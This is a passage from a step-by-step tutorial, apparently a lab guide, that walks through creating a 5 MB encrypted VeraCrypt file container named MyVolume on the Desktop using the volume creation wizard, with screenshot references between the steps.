
5. In the **Volume Type** wizard, keep the default settings and click **Next**.
6. In the **Volume Location** wizard, click **Select File....**




7. The **Specify Path and File Name** window appears; navigate to the desired location (here, **Desktop**), provide the **File name** as **MyVolume**, and click **Save**.




8. After saving the file, the location of a file containing the **VeraCrypt** volume appears under the **Volume Location** field; then, click **Next**.



9. In the **Encryption Options** wizard, keep the default settings and click **Next**.
10. In the **Volume Size** wizard, ensure that the **MB** radio-button is selected and specify the size of the VeraCrypt container as **5**; then, click **Next**.

